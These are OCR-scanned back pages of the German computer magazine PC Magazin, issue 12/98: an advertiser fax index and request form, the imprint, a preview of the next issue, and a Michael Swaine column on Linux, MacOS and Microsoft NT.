Stielow GmbH & Co. KG	040/52301-0	040/52301-240	37 - 38
Studiengemeinschaft Darmstadt	06157/806-0	06157/806-12	286
Systemhaus Waibel	07243/577-22	07243/577-599	171
Toshiba Europe GmbH	02131/158-0	02131/158-900	49
TREEdevelopment	09776/6923	09776/6924	181
Utech Verlags GmbH	0441/94507-0	0441/94507-22	23
Fernschule Weber	04487/263	04487/264	273
WEKA Zeitschriftengruppe	089/2024025-0	089/200281-23	137 - 139, 203 - 204, 207, 215, 221, 266, 274, 279
Will Software GmbH	06007/9151-0	06007/9151-18	276
WORTHINGTON DATA SOLUTIONS	0130/815084		257
WRS Verlag	089/89517-0	089/89517-270	Beilage
Bernd Zille Software	06187/22337	06187/22348	276

Beilagenhinweis: Teilauflagen dieser Ausgabe enthalten Beilagen der Firmen Haufe Verlag und WRS Verlag. Wir bitten um freundliche Beachtung!

PC MAGAZIN — EINFACH KOPIEREN UND PER FAX ODER POST EINSENDEN

PC Magazin bietet Ihnen mit dieser Fax-Seite jeden Monat die Möglichkeit, schnell und direkt Kontakt zu den Inserenten in dieser Ausgabe aufzunehmen, für deren Produkte Sie sich interessieren.



Nutzen Sie unser Faxformular, um Produktinformationen direkt beim Anbieter abzurufen!

Auf der gegenüberliegenden Seite finden Sie die Faxnummern aller Firmen, die in diesem Heft mit Produktanzeigen vertreten sind.

Firma --

Ich beziehe mich auf Ihre Anzeige auf Seite --

in PC Magazin 12/98

Schicken Sie mir bitte weiteres Informationsmaterial zu.

☐ **Broschüre** ☐ **Datenblatt** ☐ **Preisliste** ☐ **Rufen Sie mich bitte an!**

Name/Vorname

Funktion/Titel

Firma

Abteilung

Straße/Nr.

PLZ/Ort

Telefon/Fax

Sonstiges:

Übrigens, sollte Ihre Anfrage beim Anbieter nicht sofort bearbeitet werden, helfen wir Ihnen gerne weiter unter der Fax-Nr.: 08121/95-1621.

IMPRESSUM

Redaktion

Herausgeber: Martin Aschoff
Chefredakteur: Martin Aschoff (MA, verantw. i. S. d. P.)
Stellv. Chefredakteure: Frank Klinkenberg-Haaß (FKH), Thomas Wittmann (TW)
Chefin vom Dienst: Friederike Kusch (FK)
Aktuell: Thomas Bruer (TB), Ralph M. Jansen (RMJ)
Software: Burkhard Müller (BM, Ltg.), Christoph Hoffmann (CH), Jan Kaden (JAK), Peter Knoll (PK), Tom Rathert (TR), Jörg Reitter (JR), Erhard Thomas (ET)
Hardware: Michael Eckert (ME), Nico Hartmann (NH), Malte Jeschke (MJ)
Leiter Online-Services: Reiner Jürgen König (RK)
Screendesign: Jürgen Burandt
Mitarbeiter: Ingo Böhme (IB), Michael Kallus (MIK), Wolfgang Nefzger (WN), Rüdiger Pein (PEI), Karen Schiöberg-Fey (KSF)
Textredaktion: Thomas Bruer (TB)
Testlabor: Günter Pichl (GP, Ltg.), Bernhard Haluschak (HAL), Christian Vilsbeck (CV)
Redaktionsassistenz: Ulrike Groß (UG)
Gestaltung und DTP-Layout: Marcus Geppert, Michael Grebenstein
DTP-Beratung: Tom Niedermeier
Fotografie: Josef Bleier
Layout/Titelgestaltung: Twentyfirst Communications GmbH
Anschrift der Redaktion:
Redaktion PC Magazin, Gruber Str. 46a, 85586 Poing,
Tel.: (08121) 95-1111, Fax: (08121) 95-1621
E-Mail: redaktion@pc-magazin.de

Sie erreichen die Redaktion dienstags telefonisch von 14 bis 17 Uhr.

Manuskripte, Programme, Tips & Tricks, Leserbriefe bitte an die Anschrift der Redaktion. Für unverlangt eingesandte Manuskripte und Datenträger sowie Fotos übernimmt der Verlag keine Haftung. Die Zustimmung zum Abdruck wird vorausgesetzt. Das Verwertungsrecht für veröffentlichte Manuskripte, Fotos und Programme liegt ausschließlich beim Verlag. Mit der Honorierung von Manuskripten und Programmen erwirbt der Verlag die Rechte daran. Insbesondere ist der Verlag ohne weitere Honorierung berechtigt zur uneingeschränkten Veröffentlichung auf Papier und elektronischen Trägermedien. Der Autor erklärt mit der Einsendung, daß eingereichte Materialien frei sind von Rechten Dritter. Eine Haftung für die Richtigkeit der Veröffentlichung kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Für veröffentlichte Manuskripte, Programme und (Bau-)Anleitungen übernimmt der Verlag weder Gewähr noch Haftung. Schaltungen und verwendete Bezeichnungen müssen nicht frei sein von gewerblichen Schutzrechten. Die geltenden Bestimmungen sind zu beachten. Die gewerbliche Nutzung, insbesondere der Programme, Schaltungspläne und gedruckten Schaltungen ist nur mit schriftlicher Genehmigung des Herausgebers zulässig. Nachdruck, Übersetzung sowie Vervielfältigung oder sonstige Verwertung von Texten oder Nutzung von Programmen sind ebenfalls nur mit schriftlicher Genehmigung des Herausgebers erlaubt. Namentlich gekennzeichnete Beiträge geben nicht in jedem Fall die Meinung der Redaktion wieder.

Anzeigenverkauf

Anzeigenleitung: Karin Kienberger (08121) 95-1170
Anzeigenverkauf für PLZ 6, 7, 8, 9, A, CH:
WEKA Computerzeitschriften-Verlag GmbH, Gruber Str. 46a, 85586 Poing,
Tel.: (08121) 95-1171, Fax: (08121) 95-1197
Anzeigenverkauf: Jürgen Auselt (08121) 95-1172, Albert Petryszyn (08121) 95-1173
Anzeigenverkauf für PLZ 0, 1, 2, 3, 4, 5:
WEKA Zeitschriftengruppe, Verlagsbüro Eschwege, Fuldaer Str. 6, 37269 Eschwege
Leitung: Thomas Goldmann (0 56 51) 9293-90
Anzeigenverkauf:
Bernd Heckmann (0 56 51) 9293-94,
Silke Bach (0 56 51) 9293-93
Fax: (0 56 51) 9293-99
International Advertising Manager:
Andrea Rieger, Phone: (0 81 04) 66 84 58, Fax: (0 81 04) 66 84 59
Repräsentanten im Ausland:
USA: Huson European Media, Mr. Ralph Lockwood, Pruneyard Towers, 1999 South Bascom Avenue, Suite 510, Campbell CA 95008, Phone: (408) 879 6666, Fax: (408) 879 6669
Great Britain: Huson European Media, Mr. Gerald Rhoades-Brown, Cambridge House, 8 Gogmore Lane, Chertsey Surrey, KT16 9AP, Phone: (01932) 564999, Fax: (01932) 564998
Taiwan: PRISCO, Mr. Parson Lee, 6F., No. 162, Chang-An East Road, Sec. 2, Taipei, Taiwan, Phone: 00886-2-2731-9560, Fax: 00886-2-2777-3747
Singapore: Major Media Private Ltd., Mr. Hoo Siew-Sai, 6th Fl., 52 Chin Swee Road, Singapore, Phone: 738-0122, Fax: 738-2108
Japan: Dynaco International, Inc., Mr. Koaru Hara, #302, 3-31-18 Jingumae, Shibuya-ku, Tokyo 150, Tel.: +81 3 3402 0028, Fax: +81 3 3402 0029
Anzeigendisposition: Bettina Weigl (08121) 95-1480
Sonderdruck-Dienst: Alle in dieser Ausgabe erschienenen Beiträge können für Werbezwecke in Form von Sonderdrucken hergestellt werden. Anfragen an Klaus Buck, Tel. (08121) 95-1450, Fax (08121) 95-1685
Anzeigenpreise:
Es gilt die Anzeigenpreisliste Nr. 13 vom 01.01.1998
Anzeigengrundpreise:
1/1 Seite s/w DM 12.700,–,
Farbzuschläge für 1/1 Seite: erste Zusatzfarbe DM 2.070, zweite Zusatzfarbe DM 4.140, dritte Zusatzfarbe DM 6.200 aus Europaskala

Verlag

Anschrift des Verlages: WEKA Computerzeitschriften Verlag GmbH, Gruber Str. 46a, 85586 Poing, Postfach 1129, 85580 Poing
Tel.: (08121) 95-0, Fax: (08121) 95-1199
Geschäftsführung: Martin Aschoff, Dr. Rüdiger Hennigs
Verlagsleitung Marketing/Vertrieb: Helmut Grünfeldt
Herstellungsleitung: Marion Stephan
Lithographie und Belichtung:
Journalsatz GmbH, Gruber Straße 46b, 85586 Poing
Druck: Mohndruck Graphische Betriebe GmbH, Carl-Bertelsmann-Straße 161, 33311 Gütersloh
Vertriebsleitung: Robert Riesinger
Vertrieb: MZV Moderner Zeitschriften Vertrieb GmbH & Co. KG, Breslauer Str. 5, Postfach 1123, 85386 Eching,
Tel.: (089) 31 90 60

SO ERREICHEN SIE UNS

Abonnementverwaltung:
PC Magazin Abonnementverwaltung CSJ, Postfach 14 02 20, 80452 München, Tel.: 089/2 09 59-136, Fax: 089/2 00 28-123, E-Mail: weka@csj.de

Abonnementpreise:

Inland:	12 Ausgaben DM 88,50
Studentenpreis:	12 Ausgaben DM 75,00
Europäisches Ausland:	12 Ausgaben DM 120,00
E-Länder zuzüglich 7% MwSt.	
Außereuropäisches Ausland	auf Anfrage

Bankverbindungen:
Postbank München, Konto: 405541807, BLZ: 700 100 80
Abonnementbestellung Österreich:
Alpha Buchhandels GmbH, Neustiftgasse 112, A-1070 Wien, Tel.: (02 22) 5226322, Fax: (02 22) 5226322-20

Abonnementpreis: 12 Ausgaben ÖS 816,–


Einzelheftbestellung:
WEKA Computerzeitschriften-Verlag GmbH, Leserservice, CSJ, Postfach 14 02 20, 80452 München, Tel.: 089/2 09 59-136, Fax: 089/2 00 28-123, E-Mail: weka@csj.de
Bestellungen nur per Bankeinzug oder gegen Verrechnungsscheck möglich

Diskettenbestellung:
Erdem Development, Postfach 1823, 84471 Waldkraiburg, Tel: 08638/9670-70, Fax: 08638/9670-55
Bestellungen nur per Bankeinzug oder gegen Verrechnungsscheck möglich



Mitglied der Informationsgemeinschaft zur Feststellung der Verbreitung von Werbeträgern e.V. (IVW), Bad Godesberg.ISSN 0933-1557

AWA first class LAC '97



PC Magazin

In der nächsten Ausgabe

Special: Die beste Hardware für Ihren PC

Der Preisverfall für Hardware ist drastischer denn je. Enorm ist auch die Vielfalt der angebotenen Produkte. Doch nicht jede Hardware ist empfehlenswert. PC Magazin zeigt in einem großen Special, mit welchen Produkten Sie Ihren PC sinnvoll und zukunftssicher aufrüsten. Alle Peripheriegeräte haben wir in unserem Labor auf Herz und Nieren getestet. Mit dabei: CPUs, Mainboards, Grafikkarten, Monitore, Drucker, Scanner, Festplatten, Wechselplatten-, CD-ROM-, DVD-ROM/RAM-Laufwerke, CD-Brenner, Sound- und ISDN-Karten sowie Modems.

WEITERE THEMEN

- **Optimal eingerichtet: TCP/IP-Konfiguration unter 95/98/NT**
- **Übersichtlich: Linux-Window-Manager**
- **Komfortabel: Faxen am PC**
- **Sicher: Surfen ohne Spuren**
- **Kreativ: Plugin-Filter im Eigenbau**

PC Magazin Das neue Heft ab 07.12.98 an Ihrem Kiosk



Special: Musik-Software

Soundkarten gehören zum Standardumfang eines jeden PC. Lassen Sie doch einmal nicht nur Windows-Systemklänge oder eine CD abspielen, sondern werden Sie selbst aktiv. Ein Test von Sample-Programmen, Musikstudios für die Nachbearbeitung und DJ-Programmen zeigt, welche Software für welchen Zweck geeignet ist. Ein Grundlagenbeitrag beleuchtet, was es mit Schnittstellen, Soundformaten und Soundstandards auf sich hat. Damit Sie sofort loslegen können, zeigen Workshops, wie Sie Audio-CDs im MP3-Format speichern, was Sie mit einer Musik-Studio-Software alles anstellen können und wie Sie Sounddateien im Notensatz ausgeben. Von allen dazu erforderlichen Programmen finden Sie Trail-Versionen auf der Heft-CD.

Test: Steuerprogramme

Es ist wieder soweit: Das neue Jahr steht vor der Tür, und die alljährlich fällige Einkommenssteuererklärung steht an. Bei dieser allseits unbeliebten Arbeit sollen Steuerprogramme helfen, Geld vom Fiskus zurückzubekommen. PC Magazin testet die wichtigsten Programme auf Benutzerführung, Hilfestellung und die Güte der angestellten Berechnungen.

Windows-95/98-Tuning


Fast jeder hat Windows, und wer es hat, möchte sein Windows-System natürlich gerne beschleunigen. Neben den offiziellen Tuning-Tips, die Microsoft vorschlägt, gibt es noch eine große Anzahl undokumentierter Kniffe, die Windows 95/98 deutlich schneller machen. PC Magazin zeigt die effektivsten Tips, damit auch Ihr Windows auf Hochtouren läuft.

Test: Subnotebooks

Notebooks werden immer kleiner, ohne dabei jedoch an Funktionalität einzubüßen. Im Gegensatz zu edlen Ultra-Flach-Notebooks der oberen Preiskategorie sind die Subnotebooks noch um ein Vielfaches kleiner und leichter, ohne daß an Rechenleistung oder am Bildschirm gespart wird. Sogar TFT-Displays mit 10-Zoll-Diagonale und Auflösungen von 800 x 600 Bildpunkten sind geboten. Die ersten Vertreter dieser ultraportablen Reiseleiter hat PC Magazin unter die Lupe genommen.

Die Redaktion behält sich das Recht vor, angekündigte Themen aus Aktualitätsgründen auszutauschen.

Absorbiert von den Borg



Mein Freund Morton war wegen eines Meetings bei Apple aus Hawaii angereist. Gleichzeitig hatte er Geburtstag und feierte mit einigen Freunden in einem Thai-Restaurant in der Gegend. *„Ich wäre fast in das falsche Restaurant gegangen“*, sagte mein Gegenüber, während er sich setzte. Offensichtlich gibt es in Palo Alto mehrere Thai-Restaurants mit einer Kegelbahn.

Die Unterhaltung während des Essens drehte sich hauptsächlich um Jobs. Jeder am Tisch war momentan bei einer anderen Firma beschäftigt, aber alle außer mir hatten in mindestens einem Unternehmen schon einmal zusammengearbeitet. Als sie über gegenwärtige und vergangene Arbeitsplätze sprachen, erwähnten sie die gesamte Palette der Unternehmen im Silicon Valley (und dazu noch eine Firma in Massachusetts): große, etablierte Firmen wie Apple, Lotus und Oracle, Internet-Neugründungen wie PlaceWare, WebTV und InfoSeek sowie Forschungseinrichtungen wie Interval Research.

Morton zitierte einen Marketing-Slogan, demzufolge MacOS hinsichtlich der Verkaufszahlen eines der beiden führenden Betriebssysteme sei: eine korrekte Aussage, aber gleichzeitig ein Witz, denn das führende Betriebssystem Windows hält einen Marktanteil von über 90 Prozent.

„Aber es gibt vielleicht eine neue Nummer 2“, meinte Greg. Jeder am Tisch wußte, wovon die Rede war, denn die jüngsten Erfolge des Betriebssystems Linux waren die Neuigkeit der Woche gewesen.

„Nein“, korrigierte ihn Morton. Seit der Einführung des iMac war der Marktanteil von MacOS bei allen Computerverkäufen dramatisch angestiegen, während Linux sich mit einem wesentlich kleineren Segment zufriedengeben mußte.

Ich wußte, worauf Gregs Fehler beruhte. In der letzten Zeit ist großes Aufheben um Unix, besonders um die Linux-Version von Unix, gemacht worden. Man kann leicht glauben, daß weit mehr dahintersteckt, als dies in Wirklichkeit der Fall ist.

Letzten Monat haben Intel, Netscape und zwei Venture-Capital-Unternehmen in die Firma RedHat, einen führenden Linux-Distributor, investiert. Oracle, IBM, SyBase und Informix haben Datenbank-Software für Linux entwickelt, und bald dürfte es für Linux eine Kombination von Anwendungen geben, die mit dem Office-Paket von Microsoft vergleichbar ist. Linux hat mittlerweile Millionen von Nutzern auf dem Server-Markt zu verzeichnen. Es gibt Kolumnisten, die Linux bereits als eine Bedrohung für Windows NT bezeichnen.

Microsoft würde mit NT zwar gern den Server-Markt kontrollieren. Aber die momentane Welle der Unterstützung für Linux und nicht zuletzt die Unzulänglichkeiten von NT selbst werden dieses Vorhaben erschweren.

Allerdings soll sich NT nicht auf den Server-Markt beschränken. Microsoft möchte, daß alle Windows-Anwender auf NT umsteigen. Es ist interessant, sich vorzustellen, was passiert, wenn Microsoft sagt: *„Kaufen Sie genügend NT-Desktop-Kopien, und Sie bekommen den NT-Server umsonst!“* Wieviel Geld würde eine Firmenleitung dann für Linux-Software und -Support bewilligen?

Es ist nicht klar, ob sich Linux gegen NT auf nur einem Teil des NT-Marktes erfolgreich behaupten kann, und es gibt keine Anzeichen dafür, daß Linux auf dem Desktop-Markt breite Anerkennung finden wird. Linux als Gefahr für Microsofts NT? Ich habe da meine Zweifel. Das von Digital Research, Netscape und Java versprochene *Write Once Run Anywhere* wurde auch einmal als Gefahr für Microsoft betrachtet, doch wo stehen die Konkurrenten heute?

Durch eine Frage an den WebTV-Programmierer zu meiner Linken wurde ich aus meinen Gedanken gerissen. *„Wie ist es denn, für die Borg zu arbeiten?“* Die Borg sind ein Organismus aus Star Trek, der andere Wesen aufsaugt und zum Bestandteil des Organismus macht, genauso wie WebTV kürzlich von Microsoft absorbiert wurde.

„Es gefällt mir, für ein Unternehmen zu arbeiten, das eine Vision für die Zukunft besitzt“, sagte er, ohne zu lächeln. Alle anderen am Tisch sahen sich besorgt an. Wir konnten uns ziemlich gut vorstellen, wie diese Vision aussah.

Michael Swaine

Michael Swaine ist Redaktionsdirektor des Dr. Dobb's Journal. Er programmiert seit 1964, schreibt seit 1980 über PC-Technologie und lebt im Silicon Valley.

Don't leave me alone out here. Email me with your thoughts at
mswaine@swaine.com
or visit my web site
www.swaine.com